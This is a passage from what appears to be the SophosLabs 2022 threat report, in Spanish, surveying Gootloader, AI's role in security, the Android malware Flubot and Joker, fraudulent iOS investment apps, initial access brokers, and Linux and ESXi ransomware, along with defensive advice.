Los responsables de amenazas como Gootloader y BazarLoader parecen contentarse con difundir sus ataques de forma generalizada y luego adoptar un enfoque de filtro de calidad para lo que logre pasar la primera etapa del ataque. SophosLabs cree que esto puede representar una forma novedosa para que los distribuidores de malware frenen a los investigadores de malware, a la vez que se aseguran en mayor medida de que su malware se dirige a un subconjunto de víctimas que puede ser más deseable que la población general. Prevemos una adopción más amplia de estas técnicas con algunas familias de malware de cara a 2022 y años posteriores.



Fig 6. Los ataques de Gootloader comienzan cuando la víctima busca términos que los atacantes han "contaminado" en los resultados de Google, normalmente relacionados con documentación legal. El SEO malicioso posiciona los sitios web que controlan los atacantes entre los primeros resultados de la búsqueda, llevando a los visitantes de esos sitios a una trampa que tiene exactamente el mismo aspecto que este "tablón de anuncios" ficticio, que distribuye la carga infecciosa.

Seguridad e IA en 2022 y más allá

La inteligencia artificial en 2021

En 2021, las tecnologías de IA que hasta hace poco se consideraban de vanguardia (por ejemplo, la IA que genera imágenes y textos realistas pero totalmente inventados) pasaron a ser accesibles para los desarrolladores no expertos, permitiéndoles así entrar a formar parte del léxico de las tácticas de engaño de los adversarios. También fue un año en que nuevos avances de IA, como OpenAI y los sistemas de IA de Google que crean código fuente funcional de nivel universitario, auguraron un impacto continuado de la IA sobre la forma en que se gestiona la ciberseguridad. Y fue el año en que Google DeepMind demostró que su enfoque de Deep Learning AlphaFold había resuelto el problema de la predicción de la estructura de las proteínas, un trabajo trascendental que se ha comparado con la secuenciación del genoma humano.

En la comunidad de productos de seguridad, 2021 fue el año que marcó el fin de una era de cambio de paradigma dentro de la industria: pasó a reconocer el Machine Learning (ML) como un factor indispensable en los procesos de detección modernos, integrándolo como elemento de crucial relevancia junto a las tecnologías de detección tradicionales. En la década de 2020, el mero hecho de que un proveedor utilice ML en una determinada tecnología de protección no será algo destacable, sino que se dará por sentado. La verdadera cuestión será la eficacia de las soluciones de detección con IA de las empresas, y qué nuevas capacidades, aparte de los flujos de trabajo de detección autónomos, están desarrollando con IA las empresas de seguridad.

La IA es cada vez más accesible para los ciberdelincuentes

Al principio de esta década, se consolidó la transición de la IA de una disciplina especializada a un ecosistema tecnológico en que los prototipos de éxito de los laboratorios de investigación avanzada se convierten rápidamente en componentes de software de código abierto accesibles tanto para los desarrolladores de software benigno como para los adversarios malintencionados.

Por ejemplo, el modelo de generación de texto GPT-2 de la empresa OpenAI, que esta mantuvo bajo llave durante 2019 para evitar que fuera usado por delincuentes, ha sido reproducido por investigadores independientes y está a disposición del público en general, con empresas emergentes como HuggingFace y el servicio SageMaker de Amazon liderando el camino hacia un tipo de servicio de IA de "apuntar y hacer clic" para proveedores de contenido.

Las redes neuronales más grandes resuelven mejor los problemas



Fig 7. En el estudio "Evaluating Large Language Models Trained on Code" (Evaluación de grandes modelos lingüísticos entrenados con código), los investigadores descubrieron que el simple hecho de aumentar el número de parámetros (es decir, el número de neuronas) en el modelo de red neuronal OpenAI Codex le ayudaba a resolver más problemas. Esto confirma la hipótesis de las "leyes de escala", según la cual basta con aumentar el tamaño de las redes neuronales para mejorarlas, y sugiere que tanto los atacantes como los defensores sacarán partido de esta dinámica en el futuro. (Crédito del gráfico: Mark Chen, MIT)

En relación con esto, las redes generativas antagónicas (GAN), que pueden sintetizar imágenes completamente inventadas que parecen reales, han pasado de ser un juguete de investigación en 2014 a una potente arma para los adversarios, como muestra el siguiente tuit de Ian Goodfellow, el inventor de las GAN. En 2021, las GAN estaban al alcance de adversarios no expertos que buscaban lanzar campañas de desinformación y falsificar perfiles en las redes sociales.

Aunque todavía no hemos visto una adopción generalizada de estas nuevas tecnologías por parte de los adversarios, es de esperar que se produzca en los próximos años, por ejemplo, en la generación de contenidos web de ataques de abrevadero y correos electrónicos de phishing. No muy por detrás de ellas en el "proceso de industrialización" de la IA estarán las tecnologías de síntesis de voz de redes neuronales y la tecnología del deepfake de vídeo, menos avanzadas que las tecnologías de IA en el ámbito de la imagen y el texto.

Fig 8.

Las continuas sorpresas de la IA

Desde la década de 2010, los avances en las tecnologías de visión y lenguaje de las redes neuronales han trastocado la forma en que practicamos la ciberseguridad defensiva. Por ejemplo, la mayoría de proveedores de seguridad utilizan ahora tecnologías de redes neuronales inspiradas en el lenguaje y en la visión para ayudar a detectar amenazas.

Este año hemos visto más pruebas de que la tecnología de redes neuronales seguirá alterando viejas y nuevas áreas de la ciberdefensa. Destacan dos innovaciones en este sentido.

En primer lugar, un equipo de Google DeepMind ha desarrollado una solución innovadora, AlphaFold, para predecir la estructura tridimensional de las proteínas a partir de registros de sus secuencias de aminoácidos, un logro reconocido como positivamente transformador para la biología y la medicina. Aunque el traspaso de este tipo de tecnología a la seguridad no se ha explorado a fondo, el avance de AlphaFold sugiere que, al igual que en la biología, las redes neuronales pueden ser la clave para resolver problemas que antes se consideraban inabordables en la seguridad.

En segundo lugar, y también dignos de mención, están los avances demostrados que han conseguido los investigadores en la aplicación de redes neuronales a la generación de código fuente. Expertos tanto de Google como de OpenAI han demostrado de forma independiente que los investigadores pueden servirse de las redes neuronales para producir código fuente basado en instrucciones de lenguaje natural no estructurado. Estas demostraciones sugieren que solo es cuestión de tiempo hasta que los adversarios adopten las redes neuronales para reducir el coste de generar malware inédito o muy variable. También es imperativo que los encargados de la seguridad investiguen la utilización de las redes neuronales conscientes del código fuente para detectar mejor el código malicioso.

Estos avances conducen a una conclusión principal: la revolución de la IA dista mucho de haber terminado, y los profesionales de la seguridad harían bien en seguir su ritmo y encontrar aplicaciones defensivas de los nuevos planteamientos y tecnologías de la IA.

El giro de la ciberseguridad hacia la IA

En 2022 y posteriormente, las empresas innovadoras de ciberseguridad se distinguirán por demostrar nuevas aplicaciones del Machine Learning. En Sophos, vemos campos clave de innovación en dos ámbitos.

El primero es el ámbito poco explorado del Machine Learning aplicado a la seguridad y orientado al usuario. Creemos que, en los próximos años, el ML orientado al usuario hará que los productos de seguridad TI sean tan intuitivos a la hora de hacer recomendaciones de seguridad como lo es Google para encontrar páginas web y Netflix para sugerir contenidos. El centro de operaciones de seguridad (SOC) basado en IA resultante será mucho más fácil de usar y más eficiente que los SOC actuales.

El segundo ámbito que, según Sophos, tiene un potencial transformador para los responsables de la defensa es el uso de redes neuronales de supercomputación para resolver problemas de seguridad que actualmente se consideran intratables.

El gráfico [véase la fig. 7] muestra la capacidad de la red neuronal Codex de OpenAI, de enorme tamaño, para resolver retos de programación a partir de indicaciones de programación legibles para el ser humano. El gráfico ilustra de manera espectacular el impacto de la escala en el Deep Learning, y muestra que cuando la red neuronal tiene un millón de parámetros, es incapaz de generar un código que funcione más de un 1 % de las veces. Pero cuando la red neuronal se amplía a diez millones, cien millones y, finalmente, miles de millones de parámetros, empieza a generar código que funciona más de la mitad del tiempo.

Este resultado revela una potente conclusión: las redes neuronales son capaces de resolver retos aparentemente intratables a una escala gigantesca. Las implicaciones para la IA aplicada a la seguridad son obvias: en los próximos años, tendremos que volver a examinar problemas (como la identificación de vulnerabilidades y la aplicación de parches automáticas) que antes considerábamos intratables para los sistemas automatizados e intentar resolverlos mediante la aplicación inteligente del Deep Learning, a escala.

En resumen, la inteligencia artificial está cambiando a un ritmo vertiginoso. Los nuevos trucos se convierten en viejos, y los viejos trucos se refinan, se pulen y se convierten en productos de consumo generalizado para las masas de desarrolladores en plazos de meses o unos pocos años. Y aunque lo que parecía imposible a menudo se hace posible gracias al Deep Learning, algunas capacidades ensalzadas de forma exagerada, como la autonomía de los vehículos, siguen siendo obstinadamente difíciles.

Algunas cosas están claras. Los avances de la IA tendrán consecuencias tectónicas en el panorama de la seguridad. Influirán y darán forma al desarrollo de las tecnologías de seguridad defensiva, y la comunidad de seguridad identificará nuevas aplicaciones para la IA a medida que se desarrollen sus capacidades. Aunque en Sophos creemos que se debe prestar particular atención a los modelos de ML orientados al usuario y las redes neuronales a gran escala, esperamos seguir sorprendiéndonos y adaptándonos a medida que este campo cambie.

El imparable malware para móviles

Los equipos Windows no son el único objetivo de los ciberdelincuentes. El malware también afecta a la plataforma Android y, en menor medida, a la plataforma iOS para dispositivos móviles. A medida que nuestros dispositivos informáticos portátiles han evolucionado hasta convertirse en las herramientas dominantes que utilizamos para todo, desde las compras online hasta la autenticación multifactor, pasando por los mensajes a nuestra familia y amigos, la protección de esos dispositivos frente a una amplia gama de amenazas difíciles de erradicar constituye una tarea esencial.

Erradicar el Flubot es prioritario

En 2021, una familia de malware para móviles conocida como Flubot se convirtió en uno de los principales troyanos bancarios que afectaban a la plataforma Android. El malware muestra a los usuarios pantallas falsas de inicio de sesión de apps bancarias y de criptomonedas para robar las contraseñas del usuario para esos servicios. Además de robar datos bancarios, también roba datos como la lista de contactos, que luego utiliza para enviar spam a amigos y compañeros de la víctima con mensajes que pueden derivar en más infecciones de Flubot.

El malware se propaga principalmente a través de mensajes de texto SMS. Imita los habituales servicios de seguimiento de envíos de los principales servicios de envío de paquetes internacionales como DHL, FedEx y UPS. La víctima recibe alertas por SMS con un enlace a una dirección URL y, a veces, un SMS que simula ser un mensaje del buzón de voz, también con un enlace web.



Fig 9. El malware Flubot llega en forma de mensaje de texto que parece provenir de una gran empresa de reparto internacional como DHL o UPS, o a veces de un proveedor de servicios como una compañía telefónica. El enlace del mensaje lleva a los visitantes a una página en la que descargan el malware y se infectan.

El enlace suele llevar a un sitio web comprometido, que se cambia con frecuencia para evitar su clausura. Las víctimas que hacen clic en el enlace acaban en una página web diseñada para emular los servicios de paquetería legítimos que imitan en los mensajes de texto, pero que incluye un enlace para descargar otra copia de Flubot.

Como muchos otros troyanos para Android, Flubot se aprovecha del servicio de accesibilidad para dotarse de capacidades maliciosas adicionales. El servidor de comando y control del malware puede recuperar los datos de contacto de la víctima, que los delincuentes utilizan con tanta eficacia que Flubot se propaga a un ritmo mayor que casi todos los demás troyanos bancarios. A efectos de evasión, Flubot utiliza un nombre de dominio generado algorítmicamente. Puede generar miles de dominios y conectarse solo a los que están online.

La eficacia de Flubot a la hora de propagarse de usuario a usuario por medio de mensajes SMS ha sido una enorme ventaja para el malware. SophosLabs prevé que Flubot siga dominando la lista de malware para móviles que detectemos y bloqueemos en dispositivos Android a lo largo de 2022, a menos que otra familia de malware decida implementar un método de distribución rápido similar.

Los droppers dominan los tipos de malware para Android que afectan a los clientes de Sophos

El malware que distribuye otras cargas supera con creces a los ladrones de credenciales bancarias y al malware de fraude publicitario por clic



Fig 10. Muchas familias de malware para Android eluden la detección por parte de las herramientas de escaneado utilizadas por Google Play Store mediante un sencillo truco. Las apps subidas a Play Store no contienen ningún código malicioso en sí mismas, sino que actúan como mecanismo de entrega de una carga de malware que solo recuperan después de haber instalado la app. Estos droppers o instaladores actúan como puerta de enlace para entregar muchas de las otras categorías de malware que detectamos con mayor frecuencia utilizando la app gratuita *Sophos Intercept X for Mobile* en dispositivos Android.

Apps financieras falsas para iPhone roban millones a usuarios vulnerables

No es de extrañar que los usuarios de iPhone piensen que iOS no es vulnerable al malware: Apple lleva años promocionando sus plataformas móviles y de escritorio como las más seguras del mercado. Sin embargo, las pruebas de malware para móviles descubiertas en el App Store de Apple son un claro contraejemplo.

En el último año, los analistas de SophosLabs han descubierto cientos de apps fraudulentas alojadas en el jardín vallado de Apple que pueden utilizarse para robar credenciales bancarias y otras credenciales sensibles de los usuarios de iPhone. En 2021, descubrimos una especie de estafa romántica que se dirigía a usuarios vulnerables y les animaba a descargar apps maliciosas para iOS desde un falso "App Store".

En este ataque inusualmente personal, los delincuentes eligen a sus posibles víctimas en aplicaciones y sitios web de citas, entablan conversación con ellas, se hacen amigos suyos y se ganan su confianza. Se engatusa a las víctimas y finalmente se les anima a descargar aplicaciones para iPhone que hacen promesas descabelladas sobre inversiones que ofrecen enormes beneficios. Las víctimas se registran y se les incita a invertir dinero, pero cuando sospechan o intentan cerrar sus cuentas, pierden el acceso al servicio de "inversión" y todo el dinero que hayan puesto en él.

Para eludir la burbuja protectora del App Store, donde estas apps nunca serían aprobadas y habrían sido bloqueadas, los delincuentes utilizan uno de los siguientes dos métodos para distribuir las apps a las víctimas: pueden utilizar los métodos de provisión para empresas de Apple, o bien utilizar un método de distribución ad hoc de Apple que SophosLabs ha llamado Super Signature. En este método, el teléfono de la víctima descarga e instala un perfil especial que, una vez instalado, envía la información del dispositivo a un servidor operado por los delincuentes. Utilizando esta información, envían al dispositivo apps para iOS falsas firmadas digitalmente, que se instalan de forma automática.

La distribución de estas apps se realiza a través de varios servicios de terceros, algunos de ellos poco fiables y otros legítimos. Si un servicio se bloquea, los atacantes pasan al siguiente. Los enlaces web a los que se redirige a las víctimas reproducen la imagen de los sitios web legítimos. Proporcionan enlaces para descargar las aplicaciones para Android o iOS. Esta campaña activa de fraude global ha hecho perder a particulares miles de dólares en algunos casos.

A medida que los grupos delictivos conozcan y comprendan mejor esta técnica, SophosLabs prevé que muchas más apps fraudulentas aprovechen estas deficiencias de la plataforma iOS en el próximo año.



Fig 11.

¿Por qué tomarse en serio el malware Joker para Android?

Desde hace algún tiempo, Joker es el malware más usado para cometer fraudes de facturación de SMS con tarifas especiales. Ya en el informe de amenazas de 2021 mencionamos a Joker, y vale la pena volverlo a nombrar aquí porque lo hemos visto penetrar en las defensas de Google Play Store a lo largo de este año y esperamos que lo haga repetidamente en 2022.

El malware Joker adopta la forma de una gran variedad de aplicaciones, entre las que se incluyen apps utilitarias (como lectores de códigos QR), apps que pretenden instalar bonitos fondos de pantalla, apps de linterna y protectores de pantalla. Una vez instalada, la app suscribe al usuario desprevenido a servicios de SMS de tarifas especiales que pueden llegar a cobrar cuotas exorbitantes al mes y que se facturan a través del operador de telefonía móvil del abonado. Esto puede provocar retrasos en la detección de la facturación fraudulenta y hacer que las víctimas tengan que cubrir a menudo el coste de un mes o más de cargos.

A pesar de los análisis automatizados de Google que rastrean las apps en Play Store en busca de código malicioso, Joker evade las restricciones de Play Protect utilizando algunos trucos inteligentes para ocultar sus verdaderas intenciones de Google Play. Además de sepultar el código en lo más profundo de la app, utilizar técnicas para ocultar la información maliciosa y entorpecer a los investigadores mediante la ofuscación, Joker también ha estado moviendo el código malicioso más adelante en la cadena después de que aparezca en Play Store. La app que aparece en Play Store es una aplicación limpia que contiene una dirección URL que descarga otro fragmento de código. Ese código tiene otra URL de descarga, que a su vez extrae un fragmento de código posterior, con otra URL oculta en su interior.

Este bucle se produce varias veces antes de que el código malicioso Joker sea descargado por un fragmento de código más adelante en la cadena. Creemos que esta larga cadena permite al malware engañar repetidamente a las defensas de Play Store. Según SophosLabs, no hay ninguna razón para pensar que esta práctica vaya a cesar y prevé que los desarrolladores de Joker continúen su juego del gato y el ratón con Google para evadir la detección de Play Protect y otros mecanismos de escaneado de código malicioso.

La infraestructura bajo ataque

Más que en cualquier año anterior, en 2021 dio la sensación de que casi cada semana nos enfrentábamos a un ciberataque importante que amenazaba a miles de grandes empresas u organizaciones. Desde el ataque a SolarWinds al ataque de ransomware que obligó a cerrar Colonial Pipeline, pasando por el ataque masivo del ransomware REvil durante el fin de semana festivo del 4 de julio en Estados Unidos, la infraestructura que sustenta los negocios en Internet parece hallarse constantemente amenazada.

Los brókeres de acceso inicial entregan las víctimas a los atacantes

A medida que el ecosistema de la ciberdelincuencia se ha ido ampliando, los delincuentes que forman parte de él han ido limitando sus objetivos, centrándose en hacer bien un único trabajo pequeño en lugar de tratar de abarcarlo todo. La aparición de una clase de delincuentes conocidos como "brókeres de acceso inicial" (IAB) es una de las formas en que este enfoque en la especialización ha cambiado el panorama de las amenazas. Como es de esperar, el "acceso inicial" que venden estos delincuentes sirve como puerta de enlace a grandes organizaciones o redes empresariales.

Incidencia de las principales herramientas de ataque

Por equipos individuales, las herramientas de ataque más frecuentes observadas en 2020-2021



Fig 12. Sophos hace un seguimiento de la detección de más de 180 herramientas de ataque diferentes. A diferencia del malware, muchas tienen un doble propósito para los técnicos de pruebas de penetración o los investigadores de seguridad. Entre los ordenadores con Windows en que se detectó alguna herramienta de ataque, lo más frecuente fue encontrar Mimikatz, que puede extraer contraseñas de Windows utilizando un volcado del ordenador afectado. También aparecieron regularmente Metasploit y Cobalt Strike, paquetes de pruebas de penetración. Un paquete llamado Sharp-Suite fue ganando en popularidad a lo largo del año.

Como el ransomware se ha convertido en el principal generador de ingresos de la economía sumergida, los IAB surgieron para ofrecer un servicio específico: obtienen y mantienen archivos de credenciales para acceder a las redes de las empresas y los venden a grupos de ransomware que buscan un golpe rápido (o cuantioso).

Salvo el ransomware, casi todos los tipos de malware recurren a cierto grado de robo de credenciales en sus operaciones. Incluso el malware cuyo objetivo principal es distribuir otro malware a equipos infectados robará credenciales de varias ubicaciones de un ordenador. Esto ocurre millones de veces al día en todo el mundo, y los IAB sirven como centro de intercambio de las credenciales robadas por muchos delincuentes para ser vendidas a otros grupos delictivos.

Sophos lleva tiempo advirtiendo de la amenaza que supone el servicio RDP de Windows, que ha estado implicado en cientos de incidentes de ransomware importantes en el último año. Unas políticas deficientes de firewall y de contraseñas hacen que el RDP sea una de las herramientas al alcance de la mano más peligrosas que pueden explotar los grupos de ransomware.

Pero el RDP no es la única forma de afianzarse en una red empresarial. Los atacantes pueden intentar aprovecharse de la gran variedad de herramientas comerciales de acceso y gestión remotos que las organizaciones utilizan para dar soporte a una plantilla remota distribuida. Entre ellas se encuentran las redes privadas virtuales (VPN) que las organizaciones utilizan como puerta de enlace para el acceso interno de los usuarios autorizados. Y los IAB también pueden ser parcialmente responsables de la avalancha de shells web que han diseminado los servidores de información de Internet (IIS) y los servidores de Microsoft Exchange de todo el mundo, dándoles una presencia persistente en las redes empresariales, cuyo acceso bien podrían vender.

Aunque solo los delincuentes conocedores pueden consultar la oferta de credenciales de un IAB, los administradores que se preocupan por esta amenaza no están indefensos. La causa raíz de muchos ataques de ransomware es un acceso inicial a través de un servicio que solo requiere una contraseña. Añadir la autenticación multifactor a todos los posibles inicios de sesión que los usuarios quieran utilizar es una herramienta preventiva muy eficaz. Poner servicios como RDP, TeamViewer u otras utilidades de gestión remota detrás de una VPN o un método de acceso Zero Trust que también aplique la autenticación multifactor es todavía mejor. También vale la pena vigilar sus propias redes utilizando herramientas como Shodan o Censys para comprobar si hay filtraciones de credenciales mediante servicios como haveibeenpwned.com, así como realizar pruebas de penetración para encontrar los eslabones débiles de su seguridad perimetral, porque está muy claro que si no lo hace usted, lo harán los delincuentes.

La amenaza que suponen los IAB puede ser grave, pero el riesgo que representan también puede gestionarse con bastante eficacia utilizando las medidas de seguridad disponibles y un poco de sentido común. Dicho esto, SophosLabs cree que el mercado de los IAB no hará más que crecer en 2022, y que estos servicios seguirán alimentando la epidemia de ransomware que hemos estado padeciendo.

Las nuevas amenazas atacan a Linux y a los dispositivos IoT

El panorama de las amenazas es un terreno en constante cambio, en que los atacantes están siempre al acecho de nuevos exploits o de oportunidades inmediatas. Aunque la mayoría de las amenazas que investigaron los productos de Sophos y el equipo de respuesta a incidentes durante 2021 tenían que ver con malware que se ejecuta en el sistema operativo Windows, ofrecemos una herramienta de protección de endpoints para los servidores que ejecutan Linux y estamos pendientes de los delincuentes que puedan intentar aprovecharse (o tomar el control) de esos equipos. Durante 2021, Sophos trabajó en varios casos en que los atacantes infectaron con malware equipos Linux desprotegidos.

Los atacantes de ransomware no han ignorado los objetivos potencialmente lucrativos que presentan los servidores Linux. En 2021, apareció una familia de ransomware llamada RansomEXX. Intenta replicar en el entorno de Linux el éxito de los ataques de ransomware dirigidos a endpoints Windows.

En el entorno de Linux, los scripts de Bash desempeñan un papel similar al de los scripts de PowerShell o los archivos por lotes en el entorno de Windows. Este año apareció un ransomware llamado DarkRadiation que era más bien una colección de scripts de Bash que un único ejecutable convencional. Siguiendo los patrones de otros ejecutores de ransomware en redes Windows, los scripts de DarkRadiation se dirigen específicamente a las distribuciones de Debian o Red Hat (CentOS). Los scripts realizan operaciones de reconocimiento, propagación lateral y cifrado de archivos importantes.

Además de los servidores convencionales, los hipervisores representan objetivos atractivos para los ataques de ransomware, ya que un solo hipervisor podría albergar muchos equipos virtuales que actúan como servidores para una gran organización o red empresarial. Uno de los programas de ransomware que detectamos en 2021 tenía como objetivo la plataforma de VMware ESXi y adoptaba la forma de un script de Python que, al ejecutarse en un hipervisor, apagaba todos los equipos virtuales en funcionamiento y, a continuación, cifraba el almacén de datos donde se guardaban los discos duros virtuales y otros archivos de configuración en el hipervisor. Ese ataque iba dirigido a una empresa de la industria logística y naviera. En otro incidente ocurrido en junio de 2021, se nos informó de que la variante de Linux de RansomEXX había cifrado un hipervisor de ESXi diferente, utilizado por una gran empresa de panadería comercial.

